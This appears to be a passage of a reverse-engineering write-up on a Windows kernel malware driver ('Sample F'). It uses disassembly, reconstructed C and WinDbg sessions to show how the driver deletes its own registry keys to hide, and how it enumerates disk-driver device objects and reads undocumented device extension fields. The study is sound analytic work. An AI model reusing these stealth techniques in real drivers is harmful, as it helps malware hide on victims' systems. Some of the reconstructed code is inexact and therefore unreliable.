6. (Sample F) Explain what the function 0x100051D2 does and why. What's so special about offset 0x38 in the device extension structure? Recover as many types as possible and decompile this routine. Finally, identify all the timers, DPCs, and work items used by the driver.

Analysis & Solutions

Before diving straight into the target routine, I thought it proper to examine DriverEntry a bit, since it's usually very useful and there's also one particular routine that has to do with recursion that I wanted to go over.

The driver starts off by getting its service basename from its registry path (the second paramter) through wcsrchr, removes the leading \ by incrementing itself twice (twice because it is a wide-char type string). If wcsrchr where to for some reason fail, it immediately returns STATUS_OBJECT_NAME_INVALID;

```
BaseName = wcsrchr(RegistryPath->Buffer, L'\\');
BaseName++;
BaseName++;
if (!BaseName)
      Status = STATUS_OBJECT_NAME_INVALID;
```

The intriguing part is if it does return successfully, it checks whether its first character in the service basename is a dot ('.'), and sets some local variable boolean value accordingly and goes into an interesting block of code that would otherwise be skippied.

In this block of code, a local OBJECT_ATTRIBUTES structure is initialized, with the driver's RegistryPath as the ObjectName, and used as a paramter to a recursive routine. Let's check this routine out.

sub_10004BB5

This one was a bit troublesome, partly because IDA is somewhat dishonest about what it sees. Well, maybe not dishonest, but the disassembly is definitely obscure. The disassembly is obscure but nonetheless, it's still quite clear what's going on here; a recursive routine to delete a registry key. In fact the first (or last) registry key to be deleted is the driver's registry key. So how can it be obscure if the intent is blatantly obvious?

In the beginning of the routine some initialization is going on that isn't so intuitive. Let's first assess what we already know. The routine takes one argument (POBJECT_ATTRIBUTES structure) which was initialized in DriverEntry.

```
.text:10005BF3          mov     [esp+2B0h+ObjectAttributes.RootDirectory], eax
.text:10005BF7          mov     [esp+2B0h+ObjectAttributes.SecurityDescriptor], eax
.text:10005BFB          mov     [esp+2B0h+ObjectAttributes.SecurityQualityOfService], eax
.text:10005BFF          lea     eax, [esp+2B0h+ObjectAttributes]
.text:10005C03          push    eax            ; ObjectAttributes
.text:10005C04          mov     [esp+2B4h+ObjectAttributes.Length], 18h
.text:10005C0C          mov     [esp+2B4h+ObjectAttributes.ObjectName], esi
.text:10005C10          mov     [esp+2B4h+ObjectAttributes.Attributes], 40h
    InitializeObjectAttributes(&ObjAttrs,
                               RegistryPath,
                               OBJ_CASE_INSENSITIVE,
                               NULL, NULL);
.text:10005C18          call    RecursiveRegDelete ; recursive remove key
```

In the routine, there's also a local OBJECT_ATTRIBUTES structure. And the dilemma I had was trying to understand how it gets initialized because the ObjectName field (PUNICODE_STRING) has to get initialized somewhere, but at a shallow glance, this doesn't seem to happen anywhere. And we know the routine takes such a structure in order to get a handle to the corresponding registry key in order to delete it. These two assembly bits peeped my interest that there had to be a local UNICODE_STRING present, which IDA wasn't displaying.

```
.text:10004BD0              mov     [ebp-0Ch], ax
 . . .
 . . .
.text:10004BD9              mov     eax, esi ; esi = 0x100 (256)
.text:10004BDB              mov     [ebp-0Ah], ax
```

And these, prior to when the function calls itself recursively:

```
.text:10004C1D              mov     ax, [ebx+0Ch]
.text:10004C21              mov     [ebp-0Ch], ax
.text:10004C25              lea     eax, [ebp+ObjAttrs]
.text:10004C28              push    eax             ; ObjectAttributes
.text:10004C29              call    RecursiveRegDelete
```

After some time, this started to eerily resemble something like this:

```
.text:10004bd0
UNICODE_STRING KeyName;
KeyName.Length = 0;
KeyName.MaximumLength = 256

.text:10004C1D
KeyName.Length = ebx+0xC
```

What the hell is ebx then? A local buffer used to store the information (KeyBasicInformation) returned by the nt!ZwEnumerateKey call.

```
KEY_BASIC_INFORMATION struc  ; (sizeof=0x18, align=0x8, mappedto_156)
00000000 LastWriteTime   LARGE_INTEGER ?
00000008 TitleIndex      dd ?
0000000C NameLength      dd ?
00000010 Name            dw ?
00000012                 db ? ; undefined
00000013                 db ? ; undefined
00000014                 db ? ; undefined
00000015                 db ? ; undefined
00000016                 db ? ; undefined
00000017                 db ? ; undefined
00000018 struc_2         end
```

ebx+0xC is the NameLength, which was initially set to zero (.text:10004BD0 : because the size of the key name can't be known until after the call to nt!ZwEnumeratekey) and only gets set if the call is successful. What does this mean?

It reveals why there are two OBJECT_ATTRIBUTES structures used: one, the argument (already initialized), and the other as the subsequent argument (to the recursive call), which has to be initialized. nt!ZwEnumerateKey, with the KeyBasicInformation class, is used in order to retrieve the name of the key to be deleted so it can get initialized in the local OBJECT_ATTRIBUTES structure. That sounds good, but there's still something missing: where does the buffer for the UNICODE_STRING (key name) get set? As soon as the call to nt!ZwEnumerateKey, all that's being set is the NameLength. If everything we said before is accurate, that would have to imply that that ObjectAttribues.ObjectName.Buffer is *pointing to the same location* where the local KeyBasicInformation buffer's Name field is, because the Length and MaximumLength get set separately:

```
ObjectAttrs.ObjectName.Buffer = KeyBasicInfo.Name;
```

When disassembled, it could very well look like something below:

```
bool
RecursiveRegKeyDelete(
   POBJECT_ATTRIBUTES ObjAttrs
)
{
   KEY_BASIC_INFORMATION KeyInfo;
   ULONG ReturnLength;
   OBJECT_ATTRIBUTES LocalObjAttrs;
   UNICODE_STRING KeyName;
   BOOLEAN ReturnValue;

   RtlSecureZeroMemory(&KeyInfo, sizeof(KeyInfo));
```

```
   KeyName.Length = 0;
   KeyName.MaximumLength = 256;
   KeyName.Buffer = KeyInfo.Name;

   LocalObjAttrs.Length = sizeof(OBJECT_ATTRIBUTES);
   LocalObjAttrs.RootDirectory = NULL;
   LocalObjAttrs.ObjectName = &KeyName;
   LocalObjAttrs.Attributes = OBJ_CASE_INSENSITIVE;
   LocalObjAttrs.SecurityDescriptor = NULL;
   LocalObjAttrs.SecurityQualityOfService = NULL;

   ReturnValue = FALSE;
   if (NT_SUCCESS(ZwOpenKey(&LocalObjAttrs.RootDirectory,
                            KEY_ALL_ACCESS,
                            ObjAttrs)))
   {
      if (!NT_SUCCESS(ZwEnumerateKey(LocalObjAttrs.RootDirectory,
                                     0,
                                     KeyBasicInformation,
                                     &KeyInfo,
                                     256,
                                     &ReturnLength)))
      {
         if (NT_SUCCESS(ZwDeleteKey(LocalObjAttrs.RootDirectory))
            ReturnValue = TRUE;
         ZwClose(LocalObjAttrs.RootDirectory);
      }
      else {
         LocalObjAttrs.ObjectName.Length = KeyBasicInfo.NameLength;
         RecursiveRegKeyDelete(&LocalObjAttrs);
      }
   }
   return ReturnValue;
}
```

The routine (in DriverEntry) that gets called right after the RecursiveRegDelete, is a not-so-distant cousin of it. It takes as its only argument the basename of the driver, which was retrieved in the beginning of DriverEntry (wcschr), formats it with a local string in order to produce this:

“\registry\MACHINE\SYSTEM\CurrentControlSet\Enum\root\LEGACY_%s (_BASENAME_)”

Then it proceeds to initialize the necessary OBJECT_ATTRIBUTES structure by calling an internal routine does the work for it, and calls its buddy, RecursiveRegDelete. So not only is it deleting any regular registry keys associated with the malware, but legacy ones as well.

Almost immediately after, another subroutine is called. But first, the driver object is set to a global variable. And immediately after the subroutine call, the leading dot is, interestingly enough, also removed. Now let's get into the initial routine that the question asks us to analyze.

---

sub_100051D2

As soon as we enter the routine, we stumble upon what appears to be nt!ObReferenceObjectByHandle, but is actually a "close cousin" of it: nt!ObRereferenceObjectByName, an undocumented kernel api (https://community.microfocus.com/borland/develop/devpartner_-_code_analysis/w/knowledge_base/5187/undocumented-ddk-function-obreferenceobjectbyname). The routine is basically nt!ObReferenceObjectByHandle, but instead of using a handle, it uses a name to get a pointer to the requested kernel object (driver object, in this case). According to the link I just referenced, the first parameter of this routine is the UNICODE_STRING name of the driver it is looking for:

```
.rdata:10006750 unk_10006750    db  18h               ; DATA XREF: sub_100051D2+1D↑o
.rdata:10006751                 db    0
.rdata:10006752                 db  1Ah
.rdata:10006753                 db    0
.rdata:10006754                 dd offset aDriverDisk  ; "\\driver\\Disk"
```

The disk driver! This routine, for reasons yet unknown, wants access to the driver object of the disk driver. A normal driver would certainly not be concerned with another's driver object!

Before we continue investigating why this is the case, let's rewrite the assembly back to C:

```
/* this is a global unicode string in the actual driver, just here for emphasis */
PDRIVER_OBJECT DiskDriver;
UNICODE_STRING DiskDriverPath = RTL_CONSTANT_STRING(L"\\Driver\\Disk");
if (NT_SUCCESS(ObReferenceObjectByName(&DiskDriverPath,
                                       OBJ_CASE_INSENSITIVE,
                                       nullptr,
                                       0,
                                       (POBJECT_TYPE) *IoDriverObjectType,
                                       KernelMode,
```

```
                                                  nullptr,
                                                  (PVOID*) &DiskDriver)))
        ...
```

If this call succeeds, the routine goes on to call another kernel routine, in nt!IoEnumerateDeviceObjectList, using the driver object of the disk driver as the first argument, a user-supplied array of device object pointers, which the routine will fill, the size (in bytes) of this array, and the last paramter, a unsigned long pointer that will return the actual number of device objects associated with the selected driver. The intent of this routine is to return all device objects created by the (disk) driver. As is fairly common with a lot of these kernel routines (nt!ZwQuerySystemInformation, a primary example), to get the proper size of the user-allocated buffer, the routine should be first called with those paramters set to NULL and 0, accordingly.


```
IoEnumerateDeviceObjectList(&DiskDriver,
                            nullptr,
                            0,
                            &NumOfDevices);
/* necessary allocation and size initialization */
IoEnumerateDeviceObjectList(&DiskDriver,
                            &DevicePtrList,
                            Size,
                            &NumOfDevices);
```

This routine, on the otherhand, does nothing of the sort, using a pre-fixed size from the jump:

```
lea     eax, [ebp+NumOfActualDevObjs]
push    eax
push    400h
lea     eax, [ebp+DevObjArray] ; array that stores the devobjs
push    eax
push    [ebp+pDiskDriver]
call    ds:IoEnumerateDeviceObjectList
```

but it does reveal some relevant insight on the names and types we can give to its local variables.

One important thing to note is that every device object that gets stored, as a result of the nt!IoEnumerateDeviceObjectList api, will have its reference count incremented by one, so a corresponding nt!ObDerefenceObject has to be called for every device in the array. That would make most sense to implement in a for-loop, or something similar. And in fact, if we look a little further down below in the assembly dumping, we can see this taking place:




To validate the call, it checks whether any device objects get stored in the array, and if not, decrements the object count for the disk driver (necessary requirement after the successful nt!ObReferenceObjectByName call) and exists.


```
cmp     [ebp+NumOfActualDevObjs], ebx
jz      loc_100052CD


loc_100052CD:                           ; CODE XREF: sub_100051D2+4C↑j
                mov     ecx, [ebp+pDiskDriver] ; Object
                dec     [ebp+NumOfActualDevObjs] ; why is this being decremented ?
                call    ds:ObfDereferenceObject

loc_100052D9:                           ; CODE XREF: sub_100051D2+2A↑j
                pop     ebx
                leave
                retn
sub_100051D2    endp
```

Although unnecessary, but just for a better understanding of how nt!IoEnumerateDeviceList works in action and to get a “programmatic” feel for what the malware routine is doing, I rewrote a small driver to list the device objects of the disk driver, and being unsatisfied that it only had one device object on the system I was testing it on, I used a tool call DeviceView, to find a driver that has lots of devices, which incidentally turned out to be the first one in that list: ACPI driver.

```
UNICODE_STRING DriverPath = RTL_CONSTANT_STRING(L"\\Driver\\ACPI");

void
EnumerateDriverDevices()
{
   ULONG NumOfActualDevices;
   PDEVICE_OBJECT DeviceObjs[1024];
   PDRIVER_OBJECT DiskDriver;

   if (NT_SUCCESS(ObReferenceObjectByName(&DriverPath,
                                          OBJ_CASE_INSENSITIVE,
                                          nullptr,
                                          0,
                                          (POBJECT_TYPE) *IoDriverObjectType,
                                          KernelMode,
                                          nullptr,
                                          (PVOID*) &DiskDriver)))
   {
      IoEnumerateDeviceObjectList(DiskDriver,
                                  DeviceObjs,
                                  0x400,
                                  &NumOfActualDevices);

      while (NumOfActualDevices != 0) {
         --NumOfActualDevices;
         dprintf(" Device of [%wZ]\n", &DeviceObjs[NumOfActualDevices]->DriverObject-
>DriverName);
         ObDereferenceObject(DeviceObjs[NumOfActualDevices]);
      }

      ObDereferenceObject(DiskDriver);
   }
}
```



And when loading this driver into IDA and assessing the assembly, it definitely has a resemblance similar to the malware's routine (up until that point):



sub_401004 proc near
DevObjArray= dword ptr -1008h
pAcpiDriver= dword ptr -8
NumOfActualDevObjs= dword ptr -4
push ebp
mov ebp, esp
mov eax, 1008h
call _chkstk
xor ecx, ecx
lea eax, [ebp+pAcpiDriver]
push eax
mov eax, ds:IoDriverObjectType
push ecx
push ecx
push dword ptr [eax]
push ecx
push ecx
push 40h
push offset unk_403000
call ds:ObReferenceObjectByName
test eax, eax
js short loc_40108C
lea eax, [ebp+NumOfActualDevObjs]
push eax
push 400h
lea eax, [ebp+DevObjArray]
push eax
push [ebp+pAcpiDriver]
call ds:IoEnumerateDeviceObjectList
jmp short loc_40107C
loc_40107C:
mov eax, [ebp+NumOfActualDevObjs]
test eax, eax
jnz short loc_40104E
mov ecx, [ebp+pAcpiDriver] ; Object
call ds:ObfDereferenceObject
loc_40104E:
dec eax
mov [ebp+NumOfActualDevObjs], eax
mov eax, [ebp+eax*4+DevObjArray]
mov eax, [eax+8]
add eax, 1Ch
push eax
push offset Format ; "KExplorer: Device of [%wZ]\n"
call DbgPrint
pop ecx
pop ecx
mov ecx, [ebp+NumOfActualDevObjs]
mov ecx, [ebp+ecx*4+DevObjArray] ; Object
call ds:ObfDereferenceObject
loc_40108C:
mov esp, ebp
pop ebp
retn
sub_401004 endp

Back to the malware routine.

```
it's indexing into the array from the end,
not the beginning because it's using
the NumOfActualDevices as the index,
decrementing it each time


loc_10005226:
dec     [ebp+NumOfActualDevObjs]
mov     eax, [ebp+NumOfActualDevObjs]
mov     edi, [ebp+eax*4+DevObjArray] ; edi=current device obj
mov     eax, [edi+28h]  ; current device extension
test    byte ptr [eax+38h], 1
    +38 offset of device extension, some true/false value
     that determines ?sthing?
    how can the malware know what fields to access
    in the device extension, which shouldn't be
    documented ??
    Maybe because the malware has already altered these
    devices prior ??
jz      short loc_100052B8
```

Being puzzled and pondering for quite some time as to how this malware is seamlessly referencing fields in an undocumented device extension, I just decided to run it. Adjusting several comparisons to hit the targeted routine, we eventually get to it.

```
kd> u . l20
8eddb1d2 55              push    ebp
8eddb1d3 8bec            mov     ebp,esp
8eddb1d5 81ec0c040000    sub     esp,40Ch
8eddb1db 53              push    ebx
8eddb1dc 8d45f4          lea     eax,[ebp-0Ch]
8eddb1df 50              push    eax
8eddb1e0 a110c1dd8e      mov     eax,dword ptr ds:[8EDDC110h]
8eddb1e5 33db            xor     ebx,ebx
8eddb1e7 53              push    ebx
8eddb1e8 53              push    ebx
8eddb1e9 ff30            push    dword ptr [eax]
8eddb1eb 53              push    ebx
8eddb1ec 53              push    ebx
8eddb1ed 6a40            push    40h
8eddb1ef 6850c7dd8e      push    8EDDC750h
8eddb1f4 ff150cc1dd8e    call    dword ptr ds:[8EDDC10Ch]
8eddb1fa 85c0            test    eax,eax
8eddb1fc 0f8cd7000000    jl      8eddb2d9
8eddb202 8d45fc          lea     eax,[ebp-4]
8eddb205 50              push    eax
8eddb206 6800040000      push    400h
8eddb20b 8d85f4fbffff    lea     eax,[ebp-40Ch]
8eddb211 50              push    eax
```

```
8eddb212 ff75f4          push    dword ptr [ebp-0Ch]
8eddb215 ff1514c1dd8e    call    dword ptr ds:[8EDDC114h]
8eddb21b 395dfc          cmp     dword ptr [ebp-4],ebx
8eddb21e 0f84a9000000    je      8eddb2cd
8eddb224 56              push    esi
8eddb225 57              push    edi
8eddb226 ff4dfc          dec     dword ptr [ebp-4]
8eddb229 8b45fc          mov     eax,dword ptr [ebp-4]
8eddb22c 8bbc85f4fbffff  mov     edi,dword ptr [ebp+eax*4-40Ch]
kd> dt _UNICODE_STRING 8EDDC750
nt!_UNICODE_STRING
 "\driver\Disk"
   +0x000 Length           : 0x18
   +0x002 MaximumLength    : 0x1a
   +0x004 Buffer           : 0x8eddc734  "\driver\Disk"
```

Given that we're primarily interested in the loop, and the preceding code should have really have no reason to fail, let's set a breakpoint inside the loop, when it starts decrementing the number of devices returned by the nt!IoEnumerateDeviceObjectList so we can try and determine what those values in the device extension are.

```
kd> bp 8eddb226; g
Breakpoint 4 hit
8eddb226 ff4dfc          dec     dword ptr [ebp-4]
8eddb23c 8d7008          lea     esi,[eax+8]
8eddb229 8b45fc          mov     eax,dword ptr [ebp-4]
8eddb22c 8bbc85f4fbffff  mov     edi,dword ptr [ebp+eax*4-40Ch]
8eddb233 8b4728          mov     eax,dword ptr [edi+28h]
8eddb236 f6403801        test    byte ptr [eax+38h],1
8eddb23a 747c            je      8eddb2b8
```

Edi gets set to one of the device objects (the last one, because again, it's using the NumOfActualDevices as index into the device object array). Eax gets set to the undocumented device extension of that device.

Now the interesting part. How can the malware be confident that the thirty-eighth offset into this device extension structure should not be one? Let's have look at this value.

```
kd> bp 8eddb236  ; test eax+0x38, 1
kd> g
Breakpoint 5 hit
8eddb236 f6403801        test    byte ptr [eax+38h],1
kd> aS /x devext @eax
kd> db ${devext}+0x38 l1
853ce120  07
```

It appears this invalidates my initial reaction, into thinking it was some kind of bool value, that being false would skip the rest of the code blocks and re-do the loop. Not to sure what to make of this just yet, although I rewrote (see the end) this same routine and tested it on several different versions of windows, and the value was 7 in all of them. Let's dump the device extension in eax, and use it as reference as we go along.

```
kd> dds ${devext}
853ce0e8  00000003
853ce0ec  853ce030      ; current device object address
853ce0f0  84bc4970      ; lower device which is attached to current device
853ce0f4  853ce0e8      ; address of this driver extension
853ce0f8  853cdab8
853ce0fc  00000001
```

```
853ce100  00040001
853ce104  00000000
853ce108  853ce108
853ce10c  853ce108
853ce110  ffffffff
853ce114  ffffffff
853ce118  00000000
853ce11c  853ce3b0
853ce120  0000ff07
853ce124  00000000
853ce128  002c002a
853ce12c  87d714e8
853ce130  00000000
853ce134  00000000
853ce138  00000000
853ce13c  00000005
853ce140  00000000
853ce144  00000000
853ce148  853cdac4
853ce14c  00000001
853ce150  00000001
853ce154  00000000
853ce158  00040001
853ce15c  00000001
853ce160  853ce160
853ce164  853ce160
kd> t
8eddb23a 747c            je      8eddb2b8
kd> t
8eddb23c 8d7008          lea     esi,[eax+8] ; address of 3rd entry in device extension
kd> dd ${devext}+0x8 l1
853ce0f0  84bc4970 ; the third dwEntry in the extension
kd> t
8eddb23f 8b0e            mov     ecx,dword ptr [esi]
kd> t
8eddb241 3bcb            cmp     ecx,ebx
```

It's again referencing the device extension, this time comparing the third entry, which appears to be a memory address (pointer), to ensure that it's not NULL. What is this memory address? Taking a quick step back, the second entry is also a memory address. In fact, it's the memory address of the current device object we are iterating over! Let's verify it:

```
kd> dt _device_object 853ce030
nt!_DEVICE_OBJECT
   +0x000 Type             : 0n3
   +0x002 Size             : 0x4f8
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0x853cde40 _DRIVER_OBJECT
   +0x00c NextDevice       : (null)
   +0x010 AttachedDevice   : 0x853cd340 _DEVICE_OBJECT
   +0x014 CurrentIrp       : (null)
   +0x018 Timer            : (null)
   +0x01c Flags            : 0x1000050
   +0x020 Characteristics  : 0x100
   +0x024 Vpb              : 0x8569dbb0 _VPB
   +0x028 DeviceExtension  : 0x853ce0e8 Void
   +0x02c DeviceType       : 7
   +0x030 StackSize        : 2 ''
   +0x034 Queue            : <unnamed-tag>
   +0x05c AlignmentRequirement : 0
```

```
   +0x060 DeviceQueue      : _KDEVICE_QUEUE
   +0x074 Dpc              : _KDPC
   +0x094 ActiveThreadCount : 0
   +0x098 SecurityDescriptor : 0x87d71548 Void
   +0x09c DeviceLock       : _KEVENT
   +0x0ac SectorSize       : 0
   +0x0ae Spare1           : 1
   +0x0b0 DeviceObjectExtension : 0x853ce528 _DEVOBJ_EXTENSION
   +0x0b4 Reserved         : (null)
```

That's definitely revealing, as we now know that at offset +0x4 is the address of the current device, and offset +0xC is the address of this driver extension. But what's the address in between them? Let's dump the device object structure again of the current device (which is in edi or the 2nd entry in the device extension), and follow it.

```
kd> dt _device_object @edi
nt!_DEVICE_OBJECT
   +0x000 Type             : 0n3
   +0x002 Size             : 0x4f8
   +0x004 ReferenceCount   : 0n0
   +0x008 DriverObject     : 0x853cde40 _DRIVER_OBJECT
   +0x00c NextDevice       : (null)
   +0x010 AttachedDevice   : 0x853cd340 _DEVICE_OBJECT
   ...
kd> dx -id 0,0,ffffffff8413a920 -r1 ((ntkrpamp!_DRIVER_OBJECT *)0x853cde40)
((ntkrpamp!_DRIVER_OBJECT *)0x853cde40)                 : 0x853cde40 : Driver "\Driver\Disk" [Type:
_DRIVER_OBJECT *]
    [<Raw View>]     [Type: _DRIVER_OBJECT]
    HardwareDatabase : 0x82b84250 : "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM" [Type:
_UNICODE_STRING *]
    DeviceObject     : 0x853ce030 : Device for "\Driver\Disk" [Type: _DEVICE_OBJECT *]
    Flags            : 0x212
    Devices
kd> dx -id 0,0,ffffffff8413a920 -r1 ((ntkrpamp!_DEVICE_OBJECT *)0x853ce030)
((ntkrpamp!_DEVICE_OBJECT *)0x853ce030)                 : 0x853ce030 : Device for "\Driver\Disk"
[Type: _DEVICE_OBJECT *]
    [<Raw View>]     [Type: _DEVICE_OBJECT]
    Flags            : 0x1000050
    UpperDevices     : Immediately above is Device for "\Driver\partmgr" [at 0x853cd340]
